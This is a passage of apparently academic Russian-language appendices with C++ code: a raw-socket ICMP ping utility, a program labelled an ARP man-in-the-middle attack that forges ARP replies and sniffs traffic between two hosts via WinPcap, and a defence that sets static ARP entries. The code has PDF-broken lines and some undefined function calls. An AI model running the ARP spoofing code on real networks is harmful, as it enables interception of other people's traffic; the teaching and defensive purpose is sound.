    if (bytes  < iphdrlen + ICMP_MIN)
      {
        Form1->Memo1->Lines->Add("Too few bytes from " + (Ansi-
String)inet_ntoa(from->sin_addr));
      }

    icmphdr = (ICMP_HDR*)(buf + iphdrlen);

    if (icmphdr->i_type != ICMP_ECHOREPLY)
      {
        Form1->Memo1->Lines->Add("Not ECHOREPLY: "+ (Ansi-
String)icmphdr->i_type);
        return;
      }

// Проверка ID

    if (icmphdr->i_id != (USHORT)GetCurrentProcessId())
      {
        Form1->Memo1->Lines->Add("Ни один пакет не принят...");
        return ;
      }

    Form1->Memo1->Lines->Add(
    "Принято "+(AnsiString) bytes + " байт от " + (Ansi-
String)inet_ntoa(from->sin_addr)
```

```
    +"  ||"+
    " Номер пакета = " +(AnsiString)icmphdr->i_seq
    +"  ||"+
    " Время: "+(AnsiString)(tick - icmphdr->timestamp)+" мс.");
    Form1->Memo1->Lines-
>Add("=============================================================
=====");
    icmpcount++;
    return;
}

//---------------------------------------------------------------------
__fastcall TForm1::TForm1(TComponent* Owner)
        : TForm(Owner)
{

WSADATA wsaData;

 if (WSAStartup(MAKEWORD(2,2), &wsaData) != 0)
     {
        ShowMessage("WSAStartup failed!");
        return ;
     }

 sockRaw = socket (AF_INET, SOCK_RAW, IPPROTO_ICMP);

    if (sockRaw == INVALID_SOCKET)
      {
        Form1->Memo1->Lines->Add("WSASocket() failed: " + (Ansi-
String)WSAGetLastError());
        return ;
       }

}
//---------------------------------------------------------------------

void __fastcall TForm1::Button1Click(TObject *Sender)
{


struct     sockaddr_in dest;
struct     sockaddr_in from;
hostent   *hp=NULL;
int        nCount = 0;

char      *icmp_data = NULL;
char      *recvbuf = NULL;
USHORT    seq_no = 0;
int       fromlen = sizeof(from);

timeout=CSpinEdit2->Text.ToIntDef(1000);
datasize = CSpinEdit1->Text.ToIntDef(64)- 32;
memset(&strdest, 0, 20);
strcpy(strdest,Edit1->Text.c_str());
NPack=CSpinEdit3->Text.ToIntDef(4);
```

```
 Form1->Memo1->Lines->Add("Начало отправки ICMP пакетов ...");
 Form1->Memo1->Lines-
>Add("==========================================================
=====");
    memset(&dest, 0, sizeof(dest));

// Установка таймаута для сокета

    bread = setsockopt(sockRaw, SOL_SOCKET,
SO_RCVTIMEO,(char*)&timeout, sizeof(timeout));
    if(bread == SOCKET_ERROR)
     {
        Form1->Memo1->Lines->Add("setsockopt(SO_RCVTIMEO) failed:" +
        (AnsiString)WSAGetLastError());
        return;
     }

// Получение правильного адреса хоста
    dest.sin_family = AF_INET;
    if ((dest.sin_addr.s_addr = inet_addr(strdest)) == INADDR_NONE)
      {
         if ((hp = gethostbyname(strdest)) != NULL)
           {
            memcpy(&(dest.sin_addr), hp->h_addr, hp->h_length);
            dest.sin_family = hp->h_addrtype;
            Form1->Memo1->Lines->Add("IP адресс: "+ (Ansi-
String)inet_ntoa(dest.sin_addr));
           }
           else
             {
               Form1->Memo1->Lines->Add("Адрес неизвестен... ");
               return ;
             }
      }
//Создание ICMP пакета

    datasize += sizeof(ICMP_HDR);
    icmp_data = (char *)GlobalAlloc(GPTR , MAX_PACKET);
    recvbuf   = (char *)GlobalAlloc(GPTR , MAX_PACKET);
    memset(icmp_data,0,MAX_PACKET);
    FormICMPHdr(icmp_data,datasize);

// Цикл отправки/получения пакетов
     while(1)
    {
        int        bwrote;

        if (nCount++ == NPack)
            break;

        ((ICMP_HDR*)icmp_data)->i_cksum = 0;
        ((ICMP_HDR*)icmp_data)->timestamp = GetTickCount();
        ((ICMP_HDR*)icmp_data)->i_seq = seq_no++;
        ((ICMP_HDR*)icmp_data)->i_cksum =
        CheckSum((USHORT*)icmp_data, datasize);
```

```
        bwrote = sendto(sockRaw, icmp_data, datasize, 0,(struct sock-
addr*)&dest, sizeof(dest));
        if (bwrote == SOCKET_ERROR)
        {
            if (WSAGetLastError() == WSAETIMEDOUT)
            {
                Form1->Memo1->Lines->Add("Превышен интервал ожидания
запроса... ");
                continue;
            }
            Form1->Memo1->Lines->Add("Отправка неудачна:
"+(AnsiString)WSAGetLastError());
            break ;
        }

            Form1->Memo1->Lines->Add((AnsiString)(bwrote+20)+" байт
отправлено: ");

        bread = recvfrom(sockRaw, recvbuf, MAX_PACKET, 0,(struct sock-
addr*)&from, &fromlen);
        if (bread == SOCKET_ERROR)
        {
            if (WSAGetLastError() == WSAETIMEDOUT)
            {
                Form1->Memo1->Lines->Add("Превышен интервал ожидания
запроса... ");
                continue;
            }
            Form1->Memo1->Lines->Add("RecvFrom failed:
"+(AnsiString)WSAGetLastError());
            break ;
        }
        GetICMPHdr(recvbuf, bread, &from);

        Sleep(1000);
    }
    GlobalFree(recvbuf);
    GlobalFree(icmp_data);
    return ;


}
//---------------------------------------------------------------------
void __fastcall TForm1::FormClose(TObject *Sender, TCloseAction
&Action)
{
    if (sockRaw != INVALID_SOCKET)
        closesocket(sockRaw);
        WSACleanup();
}
//---------------------------------------------------------------------
```

ПРИЛОЖЕНИЕ Б

Текст программы ARP атаки типа man-in-the-middle

```
#include <cstdlib>
#include <iostream>
using namespace std;
#include "main_2.h"
#include <winsock2.h>
#include "pcap.h"
#include "packet32.h"
#define PACKETS                 0x01 // 0xFFFFFFFF-1
#define MAX_DEVICES             5
#define DEVICE_CAPTION_LENGTH   0x400
#define MAX_PRINT 80
#define MAX_LINE 16

char FDeviceList[MAX_DEVICES][DEVICE_CAPTION_LENGTH];
     PCHAR pCurDevice;//=DeviceList;
    PCHAR pNextDevice;//=DeviceList;
     typedef char *PCHAR;
typedef unsigned char UCHAR;
typedef unsigned short USHORT;
typedef unsigned int UINT;
typedef unsigned long ULONG;
int i;
//функция выполняет формирование и отпрвку ARP пакета, в качестве па-
раметров передаем IP адрес и MAC
int        arp_attach(ip_address    IPAdressSrc,ip_address    IPAdress-
Dest,mac_address maSourceMac,mac_address maDestMac)
{
ULONG ulDeviceLen;
    char cDeviceName[1024]; //задаем длинну имени устройства(сетевого
адаптера)
    int iDeviceCount,iOpenDeviceNo;
    // обьявляем нужные нам переменные
    USHORT uPacketLength;
    char pPacketData[1600];
     char ip1[]="";
    arp_header ARPHeader;
    LPADAPTER  lDevice = NULL;
     LPPACKET   lpPacket;
// динна строки по умолчанию 1024
    ulDeviceLen = 0x0400;
     if( PacketGetAdapterNames( cDeviceName, &ulDeviceLen ) == FALSE
)//получение списка сетевых адаптеров
    {
        printf("\nError in PacketGetAdapterNames()");
        return -1;
    }
iDeviceCount=2;
    // заполняем список устройств и выводим на экран
    ParseDevices( cDeviceName );
   iOpenDeviceNo=2;
    // открываем сетевой адаптер
    lDevice = PacketOpenAdapter( FDeviceList[iOpenDeviceNo-1] );
```

```
    if (!lDevice || (lDevice->hFile == INVALID_HANDLE_VALUE))
    {
        printf( "\nError in PacketOpenAdapter(), Error Code: %lx",
GetLastError() );
        return -1;
    }
    // выделяем память для пакета
     if( ( lpPacket = PacketAllocatePacket() ) == NULL )
    {
          printf("\nError in PacketAllocatePacket()");
          return (-1);
     }
    // заполняем ARP заголовок
    ARPHeader.ver_ihl =htons(0x0001);
    ARPHeader.identification = htons(0x0800);
    ARPHeader.flags_fo = 0x06;
    ARPHeader.ttl = 0x04;
    ARPHeader.proto =htons(0x0002);
    ARPHeader.smac=maSourceMac;
    ARPHeader.saddr = IPAdressSrc;
    ARPHeader.dmac = maDestMac;
    ARPHeader.daddr = IPAdressDest;
    // вычисляем конирольную сумму IP заголовка
   arp_header arp_hdrcrc;
    memset( &arp_hdrcrc, 0, 20);
    memcpy( &arp_hdrcrc, &ARPHeader, 20);
      uPacketLength = 60;
    memset( pPacketData, 0, sizeof(pPacketData) );
    memcpy( pPacketData, &maDestMac, 6 );
    memcpy( (pPacketData + 6), &maSourceMac, 6 );
    USHORT ip_tos = htons(0x0806);
    memcpy( (pPacketData + 12), &ip_tos, 2);
    // добавляем ip & arp заголовки в буфер пакета
    memcpy( (pPacketData + 14), &ARPHeader, 48);
     // создаем структуру для пакета
    PacketInitPacket( lpPacket, pPacketData, uPacketLength );
    // выполняем запись требуемого нам количества пакетов
    if( PacketSetNumWrites( lDevice, PACKETS ) == FALSE )
    {
        printf( "Error in PacketSetNumWrites()\n" );
    }
    // отправляем пакет
    if( PacketSendPacket( lDevice, lpPacket, TRUE ) == FALSE )
    {
        printf( "Error in PacketSendPacket(), Error Code: %lx\n", Get-
LastError() );
        return -1;
    }

    // финиш..
  PacketFreePacket( lpPacket );
  PacketCloseAdapter( lDevice );
}
/*********************************************/
// функция переволит сетевой адаптор в режим приема всех пакетов и
,собственно, начинает их принимать
```

```
// в качестве параметров передаются ip адреса и маки атакуемых хостов
pcap_t *adhandle;
int perehv(ip_address IPAdressDest,ip_address IPAdressDest1)
{
    printf( "\n\nSelect adapter to receive packets\n\n" );
   unsigned int net, mask;
     pcap_if_t *alldevs;
    pcap_if_t *d;
    int inum;
    int i=0;
   char errbuf[PCAP_ERRBUF_SIZE];
   /* получение списка доступных устройств */
 if (pcap_findalldevs(&alldevs, errbuf) == -1)
    {
        fprintf(stderr,"Error in pcap_findalldevs: %s\n", errbuf);
        exit(1);
    }
 /* выводим список на экран */
    for(d=alldevs; d; d=d->next)
    {
        printf("%d. %s", ++i, d->name);
        if (d->description)
            printf(" (%s)\n", d->description);
        else
            printf(" (No description available)\n");
    }
    if(i==0)
    {
        printf("\nNo interfaces found! Make sure WinPcap is in-
stalled.\n");
        return -1;
    }
   printf("Enter the interface number (1-%d):",i);
    scanf("%d", &inum);

    if(inum < 1 || inum > i)
    {
        printf("\nInterface number out of range.\n");
        // очищаем список устройств, это в случае если мы не умеем чи-
тать и ввели число
        // больше, чем  предложенное на экране или у вас вообще нет
сетевого адаптера
     pcap_freealldevs(alldevs);
        return -1;
    }
    /* начинаем работать с выбранным адаптером */
    for(d=alldevs, i=0; i< inum-1 ;d=d->next, i++);
    char *dev;
     dev=pcap_lookupdev(errbuf);
     pcap_lookupnet(dev,&net,&mask,errbuf);

    /* открываем адаптер */
   if ( (adhandle= pcap_open_live(d->name, // имя устройства
                              65536,        // количество захватываемых
пакетов
                              1,         // режим приема всех пакетов
```

```
                                1000,      // таймаут старения
                                errbuf     // буфер ошибок
                                ) ) == NULL)
    {
     fprintf(stderr,"\nUnable to open the adapter. %s is not supported
by WinPcap\n");
        /* очищаем список устройств в случае ошибки */
     pcap_freealldevs(alldevs);
        return -1;
    }
    printf("\nlistening on %s...\n", d->description);
    /*в этой точке нам больше не нужем список устройств и мы его очи-
щаем */
  pcap_freealldevs(alldevs);
     struct bpf_program fp;
   pcap_compile(adhandle,&fp,"src   IPAdressDest   ||   dst   IPAdress-
Dest1",0,net);
     pcap_setfilter(adhandle,&fp);//устанавливаем фильтр пакетов
     pcap_loop(adhandle, 0, packet_handler, NULL);//начинаем прием па-
кетов
     return 0;
}
/* функция вызываемая пикапом каждый раз при приеме нового пакета */
void  packet_handler(u_char  *param,const  struct  pcap_pkthdr  *header
,const u_char *pkt_data)
{
    pcap_sendpacket(adhandle,param,500);
     struct tm *ltime;
    char timestr[16];

    ltime=localtime(&header->ts.tv_sec);
    strftime( timestr, sizeof timestr, "%H:%M:%S", ltime);
    //выводим информацию о пакете на экран
printf("%s,%.6d len:%d\n", timestr, header->ts.tv_usec, header->len);
}
// а вот и основная функция, здесь все просто, комментировать нечего
int main(int argc, char* argv[])
{
    // packet structs
    mac_address maSourceMac, maDestMac,maDestMac1 ;
    ip_address IPAdressSrc, IPAdressDest,IPAdressDest1;
  printf("Input IP adres for our host\n");
     scanf("%u.%u.%u.%u",&IPAdressSrc.Byte1,&IPAdressSrc.Byte2,&IPAdre
ssSrc.Byte3,&IPAdressSrc.Byte4);

printf("\n*****************************************************\n");
  printf("Input MAC for our host\n");
scanf                                                    ("%X-%X-%X-%X-%X-
%X",&maSourceMac.Byte1,&maSourceMac.Byte2,&maSourceMac.Byte3,&maSource
Mac.Byte4,&maSourceMac.Byte5,&maSourceMac.Byte6);
printf("\n*****************************************************\n");
printf("Input IP adres for 1`st host\n");
scanf("%u.%u.%u.%u",&IPAdressDest.Byte1,&IPAdressDest.Byte2,&IPAdressD
est.Byte3,&IPAdressDest.Byte4);
printf("\n*****************************************************\n");
printf("Input MAC for 1`st host\n");
```

```
scanf                                                    ("%X-%X-%X-%X-%X-
%X",&maDestMac.Byte1,&maDestMac.Byte2,&maDestMac.Byte3,&maDestMac.Byte
4,&maDestMac.Byte5,&maDestMac.Byte6);
printf("\n**********************************************************
****\n");
printf("Input IP adres for 2`nd host\n");
scanf("%u.%u.%u.%u",&IPAdressDest1.Byte1,&IPAdressDest1.Byte2,&IPAdres
sDest1.Byte3,&IPAdressDest1.Byte4);
printf("\n**********************************************************
****\n");
printf("Input MAC for 2`nd host\n");
scanf                                                    ("%X-%X-%X-%X-%X-
%X",&maDestMac1.Byte1,&maDestMac1.Byte2,&maDestMac1.Byte3,&maDestMac1.
Byte4,&maDestMac1.Byte5,&maDestMac1.Byte6);

  arp_attach(IPAdressDest1,IPAdressDest,maSourceMac,maDestMac);
  arp_attach(IPAdressDest,IPAdressDest1,maSourceMac,maDestMac1);
  slegh(IPAdressDest,IPAdressDest1);
}
```

Заголовочный файл для приведенной выше программы.

```
#include <cstdlib>
#include <iostream>
using namespace std;
#include <winsock2.h>
#include "pcap.h"
#include "packet32.h"
typedef struct mac_address  // 6 Bytes
{
    unsigned char Byte1;
    unsigned char Byte2;
    unsigned char Byte3;
    unsigned char Byte4;
    unsigned char Byte5;
    unsigned char Byte6;
} mac_address;


typedef struct ip_address   // 4 Bytes
{
    unsigned char Byte1;
    unsigned char Byte2;
    unsigned char Byte3;
    unsigned char Byte4;
} ip_address;

typedef struct arp_header    // 20 Bytes
{
    USHORT ver_ihl;          // Version + Header-length
    USHORT identification;  // Identification
    UCHAR flags_fo;           // Flags (3 bits) + Fragment offset (13
bits)
    UCHAR ttl;              // Time to live
    USHORT proto;            // Protocol
     mac_address smac;
     ip_address saddr;
     mac_address dmac;
```

```
     ip_address daddr;       // Destination address
     } arp_header;
typedef struct
{
    mac_address SrcMAC;
    mac_address DestMAC;
    arp_header ARPHeader;

} arp_packet;


void packet_handler(u_char *param, const struct pcap_pkthdr *header,
const u_char *pkt_data);

void ParseDevices( PCHAR DeviceList )
{
    // device listing
    PCHAR pCurDevice = DeviceList;
    PCHAR pNextDevice = DeviceList;
    UINT iDeviceCount = 0;
     // parsing the string. Str1|NULL|Str2|Null|...
    for(ULONG i=0; i<DEVICE_CAPTION_LENGTH; i++)
    {
        // end of stringlist
        if( (*pCurDevice=='\0') && (*(pCurDevice-1)=='\0') ) break;
        if (*pCurDevice=='\0')
        {
            // add device to list.
            memcpy(   FDeviceList[iDeviceCount],pNextDevice,pCurDevice-
pNextDevice );
            pNextDevice = pCurDevice+1;
            iDeviceCount++;
        }
        pCurDevice++;
    }
    // print all devices
    printf("Active Devices:\n");
    for(UINT i=0;i<iDeviceCount;i++)
    {
        printf("\n%d: %s",i+1,FDeviceList[i]);
    }
}
/*************************************************************************
    calculate header crc
*************************************************************************/
USHORT crc( USHORT *Data, int Words )
{
    ULONG Crc=0;
    for( Crc=0; Words>0; Words-- )
    {
        Crc += *Data++;
    }
    Crc = ( Crc>>16 ) + ( Crc&0xFFFF );
    Crc += ( Crc>>16 );
    return (USHORT) ~Crc;
}
```

ПРИЛОЖЕНИЕ В

Текст программы простейшей защиты от вышеописанной атаки

Защита реализована путем формирования статических записей в ARP таблице. Если атакующий присылает нам ложный ARP ответ, он будет отбрасываться системой.

```
// antisnif.cpp : Defines the entry point for the console application.

#include "stdafx.h"
#include <stdio.h>
#include <windows.h>
#include <Winsock2.h>
//Use Ws2_32.lib
#include <Iphlpapi.h>
//char ip[]="192.168.0.1";

int zashita (char zap[39],char mac[17],char ip[15])
{    //Будем использовать сокеты
   WSADATA WsaData;
   DWORD _ip=inet_addr(ip);
   if (WSAStartup(0x0202, &WsaData)==NULL)
       printf("WSA Starup OK!\n");
//Создаём UDP-сокет и отсылаем по нему любые данные
   SOCKET udp_s;
   SOCKADDR_IN udp_sin;
   udp_s=socket(AF_INET, SOCK_DGRAM, IPPROTO_UDP);
   if(udp_s!=SOCKET_ERROR)
   {
       udp_sin.sin_family = AF_INET;
       udp_sin.sin_port = htons(21);
       udp_sin.sin_addr.s_addr = _ip;
       if(sendto(udp_s,  "TEST",  5,  NULL,  (SOCKADDR*)&udp_sin,  si-
zeof(udp_sin))>0)
       {  //Пакет отослан. Вытаскиваем MAC-адрес из системы
           MIB_IPNETTABLE  *  pIpNetTable  =  (MIB_IPNETTABLE  *)  new
char[0xFFFF];
           ULONG cbIpNetTable = 0xFFFF;
           if  (NO_ERROR  ==  GetIpNetTable  (pIpNetTable,  &cbIpNetTable,
TRUE))
           {
               for (DWORD i = 0; i < pIpNetTable->dwNumEntries; i++)
               { //Если извлекаемый из ARP таблицы IP адрес имеет пра-
вильный формат, то
                   if(pIpNetTable->table[i].dwAddr==_ip&&pIpNetTable-
>table[i].dwType!=2)
                   { //Выводим на экран MAC адрес для данной записи
                   printf("IP:%s MAC:%X-%X-%X-%X-%X-%X\n", ip,
                       pIpNetTable->table[i].bPhysAddr[0],
                       pIpNetTable->table[i].bPhysAddr[1],
                       pIpNetTable->table[i].bPhysAddr[2],
                       pIpNetTable->table[i].bPhysAddr[3],
                       pIpNetTable->table[i].bPhysAddr[4],
                       pIpNetTable->table[i].bPhysAddr[5]);
```

```
//и записываем извлеченный нами из ARP пакета MAC адрес в ARP таблицу
  sprintf (mac,"%X-%X-%X-%X-%X-%X",pIpNetTable->table[i].bPhysAddr[0],
                        pIpNetTable->table[i].bPhysAddr[1],
                        pIpNetTable->table[i].bPhysAddr[2],
                        pIpNetTable->table[i].bPhysAddr[3],
                        pIpNetTable->table[i].bPhysAddr[4],
                        pIpNetTable->table[i].bPhysAddr[5]);
 strcat(zap,mac);
 WinExec(zap,SW_HIDE);
 delete[] pIpNetTable;
 char zap[39]="arp -an ";
 WinExec(zap,SW_HIDE);
 closesocket(udp_s);// закрываем сокет
  WSACleanup();
return 0;
             }
          }
            printf("MAC-address not found\n");
            delete[] pIpNetTable;
           }
           else printf("ERROR Open IPMAC table\n");
       }
       else printf("Send data ERROR!\n");
       closesocket(udp_s);
   }
   WSACleanup();          //Освобождаем ресурсы
     return 0;
}
int _tmain(int argc, _TCHAR* argv[])
{ char ip1[15]="";
     printf("Enter the address without last three figures, for exam-
ple: 172.25.138. \n");
     scanf("%s",ip1);
int cicle=0;
while (cicle<=255)
{char cic[4]="";
     char ip[15]="";
     sprintf(ip,ip1);
sprintf (cic,"%d",cicle);
strcat(ip,cic);
char zap[39]="arp -s ";
char mac[17]="";
strcat (zap,ip);
strcat (zap," ");
rabota(zap,mac,ip);
cicle++;
}}
```